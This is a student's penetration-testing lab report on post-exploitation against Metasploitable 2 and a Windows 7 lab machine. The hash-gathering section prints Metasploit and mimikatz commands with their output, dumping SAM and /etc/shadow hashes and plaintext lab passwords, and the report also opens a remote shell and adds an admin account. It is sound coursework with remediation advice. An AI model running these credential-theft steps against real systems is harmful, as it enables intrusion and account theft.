Paul Badu Yakubu

Penetration Testing

Prof. Anthony J Candeias

March 11, 2024

Lab 3 – Post Exploitation

Post-Exploitation Assessment Report

In this post-exploitation assessment, we evaluate the security risks associated with two compromised systems: Metasploitable 2, a Linux server, and Win7-PenTest, a desktop running Windows 7. The primary objective of this assessment is to gain a comprehensive understanding of the vulnerabilities and potential threats posed by these compromised systems and to provide actionable insights for remediation.

Overview

Metasploitable 2 (Server)

At the end of my engagement the following are the vulnerabilities that was discovered and exploited on the Linux server:

- Outdated Software: The server runs unpatched and obsolete software, exposing it to known vulnerabilities. RPCBind, HTTP, SMTP, MySQL, PostgreSQL, NetBIOS and VNC
- Weak Authentication: Default credentials and weak passwords were found on the machine. Such as admin, root and msfadmin
- Misconfigured Services: Services like FTP, Telnet, and SSH lack proper security configurations.

Win7-PenTest (Desktop)

Windows 7, although widely used, is no longer supported by Microsoft. Some of the key issues discovered include:

- End-of-Life OS: The lack of security updates and patches poses a significant risk.
- Legacy Protocols: Outdated protocols like SMBv1 and RDP create potential attack vectors.
- User Mismanagement: Weak passwords and inadequate user access controls further exacerbate the situation.

Business Impact of the Issues

Metasploitable 2

The successful exploitation of vulnerabilities in Metasploitable 2 can have profound implications for the organization, leading to a cascade of financial losses, reputation damage, and operational disruption. Firstly, such exploitation can result in unauthorized access to sensitive financial data, including customer payment information and proprietary financial reports, potentially leading to theft, fraud, and regulatory fines. The organization may incur significant costs related to incident response, forensic investigations, legal fees, and regulatory compliance efforts. Secondly, data breaches resulting from these exploits can severely tarnish the organization's reputation, eroding customer trust and confidence. Negative publicity and public perception of insecurity can lead to the loss of customers, partners, and investors, affecting the organization's long-term viability. Lastly, the compromise of critical systems and services can cause operational disruption and downtime, impacting the organization's ability to deliver products or services, fulfill orders, and respond to customer inquiries. Internal business processes and employee productivity may also suffer, leading to inefficiencies and delays. Ultimately, the financial, reputational, and operational consequences of successful exploitation in Metasploitable 2 underscore the importance of robust cybersecurity measures to mitigate risks and protect the organization's assets and stakeholders.

Win7-PenTest

The Win7-PenTest environment presents significant risks to the organization, with potential consequences ranging from data exposure and business continuity disruptions to legal ramifications. Firstly, unauthorized access to Win7-PenTest could lead to the exposure of confidential files and sensitive information, placing the organization's data integrity and privacy at risk. Such data exposure could result in financial losses, reputational damage, and the compromise of proprietary information. Secondly, compromised systems within Win7-PenTest have the potential to disrupt daily operations and business continuity. The loss of access to critical systems, applications, or data can lead to productivity declines, service interruptions, and delays in delivering products or services to customers. These disruptions can have far-reaching implications, impacting customer satisfaction, employee morale, and the organization's bottom line. Additionally, non-compliance with data protection regulations, such as GDPR or HIPAA, may expose the organization to legal consequences and penalties. Failure to adequately protect sensitive data and adhere to regulatory requirements can result in fines, legal fees, and reputational damage. Therefore, the organization must prioritize cybersecurity measures and establish robust safeguards to mitigate risks and ensure compliance with applicable laws and regulations.

Post-Exploitation Techniques

Metasploitable 2 and Win7-PenTest

Lateral movement on the Metasploitable 2 operating system involved techniques to traverse horizontally across the network, targeting vulnerable systems to expand their foothold and access sensitive resources. The process begins with enumeration and discovery, where attackers scan the network to identify live hosts, open ports, and services running on each system. This reconnaissance phase allows them to pinpoint potential targets for lateral movement and understand the network topology.

Once potential targets were identified, I exploited known vulnerabilities on discovered systems using tools like Metasploit modules or manual exploitation techniques. I specifically target services with known vulnerabilities, such as outdated software versions or misconfigured services, to gain unauthorized access to additional systems within the network. Exploiting these vulnerabilities is a crucial steppingstone for attackers to advance their attack objectives.


In addition to exploiting vulnerabilities, I leverage password-cracking techniques to access compromised systems. Tools like Hydra or John the Ripper were used to crack weak or default passwords, allowing me to authenticate and gain access to other systems within the network, particularly those with administrative privileges. Furthermore, I employed Pass-the-Hash (PtH) attacks to extract password hashes from memory on compromised systems and use them to authenticate and gain access to other systems without knowing the plaintext passwords.

Another method is used to exploit trust relationships within the network. By identifying systems with established trust relationships, such as Active Directory domains or shared network resources, attackers can abuse permissions and access controls to move laterally between systems. This enables them to navigate through the network infrastructure and access additional resources that may not be directly accessible from the initial compromise.

Additionally, remote code execution techniques were employed to execute arbitrary code on remote systems, establishing backdoors or deploying malicious payloads to compromise additional systems within the network. I also use compromised systems as pivot points or proxies to access other systems that are not directly accessible, setting up port forwarding or tunneling through compromised hosts to bypass network restrictions and reach internal network segments.

I continuously seek to escalate privileges on compromised systems throughout the lateral movement process. By exploiting local privilege escalation vulnerabilities, they aim to gain administrative access to systems, facilitating further lateral movement and access to sensitive resources. It's imperative for organizations to implement robust network segmentation, access controls, and monitoring to detect and mitigate lateral movement attempts effectively, safeguarding their network infrastructure from sophisticated cyber threats.

From the image below I managed to exploit apache tomcat server running on the linux machine, got into the database and created and administrator account.



User Properties	
User Name:	pentest
Password:	••••••••
Full Name:	pen testing


	Group Name	Description

	Role Name	Description
☑	admin	

Gathering Hashes


Metasploitable 2 and Win7-PenTest

- **Accessing Hashes**: We demonstrate how to retrieve user account hashes (e.g., from the SAM database or /etc/shadow).



```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against WIN7-PEN
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /home/pbadu/.msf4/loot/20240311180443_default_192.168.162.130_windows.hashes_065308.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY 38c3ebf293cc2d8ff17db6e8ca88351a...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     HomeGroupUser$:1001:aad3b435b51404eeaad3b435b51404ee:ca4c2d2fcef127d5a8c3e8f2f4f9a98f:::
[+]     admin:1002:aad3b435b51404eeaad3b435b51404ee:cb8a428385459087a76793010d60f5dc:::
[+]     user:1003:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
meterpreter > 
```


The above shows the hash files of passwords stored on the SAM database on the windows machine.




```
Background session 1? [y/N]  y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use post/linux/gather/hashdump
msf6 post(linux/gather/hashdump) > set SESSION 1
SESSION ⇒ 1
msf6 post(linux/gather/hashdump) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: unix
[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20240311224820_default_192.168.162.132_linux.hashes_178470.txt
[*] Post module execution completed
```

The above is the hashes of account password from the /etc/shadow file on the linux machine.


- **Hash Cracking**: Utilizing tools like John the Ripper or Hashcat, we crack the hashes to reveal plaintext passwords.



```
┌──(pbadu㉿kali)-[~]
└─$ cat /home/pbadu/.msf4/loot/20240311180443_default_192.168.162.130_windows.hashes_065308.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1001:aad3b435b51404eeaad3b435b51404ee:ca4c2d2fcef127d5a8c3e8f2f4f9a98f:::
admin:1002:aad3b435b51404eeaad3b435b51404ee:cb8a428385459087a76793010d60f5dc:::
user:1003:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
```



```
meterpreter > creds_tspkg
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
=================

Username  Domain    Password
--------  ------    --------
user      Win7-Pen  user
```




```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > creds_tspkg
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
=================

Username  Domain    Password
--------  ------    --------
admin     Win7-Pen  P@ssword123
```

I used mimikatz/kiwi to obtain one admin and a user account password in plaintest.


Creating Persistent Access

Creating persistent access involves implementing various techniques, including backdoors, scheduled tasks, and rootkits, to ensure ongoing control over compromised systems within a network. Backdoors serve as hidden entry points, granting unauthorized access to the system through covert means such as hidden user accounts or Trojan horses. Scheduled tasks, on the other hand, allow attackers to execute malicious commands or scripts at predefined intervals, ensuring that access remains undisrupted over time. Rootkits, operating at a low level within the system, conceal malicious activities and provide privileged access to compromised resources, evading detection by modifying system structures and intercepting system calls. The effectiveness of these persistence methods lies in their ability to maintain long-term control, enabling attackers to conduct further exploitation, reconnaissance, or data exfiltration activities within the network. By establishing backdoors, scheduled tasks, or rootkits, attackers can evade detection, maintain access even after security measures have been applied, and conduct advanced attacks within the network, posing significant threats to organizational security.



```
meterpreter > shell
Process 1500 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Using meterpreter to gain a root shell into the Windows machine can allow attackers to perform attacks that require the highest privileges such as create a user etc.



Users List

User Name	Full Name
both	
pentest	pen testing
role1	
tomcat	

Successfully creating an admin account allows persistent access to the web server even after

Recommendations

In terms of tactical recommendations, effective patch management is paramount. Regularly applying security patches ensures that known vulnerabilities in software and systems are promptly addressed, reducing the risk of exploitation by attackers. Organizations can close security loopholes and minimize the likelihood of successful cyberattacks by staying up-to-date with patches. Additionally, implementing Access Control Lists (ACLs) is crucial for restricting unauthorized access to sensitive systems and data. By configuring ACLs appropriately, organizations can enforce least privilege principles, ensuring that only authorized users have access to specific resources while minimizing the risk of unauthorized access or data breaches.

On a strategic level, establishing robust security processes is essential for effectively managing cybersecurity risks. This includes developing comprehensive incident response plans to address security incidents promptly and minimize their impact on the organization. Having clear procedures in place for detecting, containing, and mitigating security breaches ensures a swift and coordinated response, helping to limit potential damage and maintain business continuity. Furthermore, implementing a structured vulnerability management program is crucial for proactively identifying and addressing security vulnerabilities across the organization's infrastructure. Regular vulnerability assessments, penetration testing, and security audits help organizations prioritize and remediate vulnerabilities before attackers can exploit them.

Moreover, investing in regular employee training and security awareness programs is vital for building a security-conscious culture within the organization. Educating employees about common cybersecurity threats, best practices for protecting sensitive information, and how to recognize and respond to suspicious activities can significantly reduce the risk of human error and insider threats. By empowering employees with the knowledge and skills to identify and mitigate security risks, organizations can strengthen their overall security posture and enhance resilience against cyber threats. Therefore, incorporating both tactical and strategic recommendations into the organization's cybersecurity strategy is essential for effectively managing risks and protecting critical assets from cyber threats.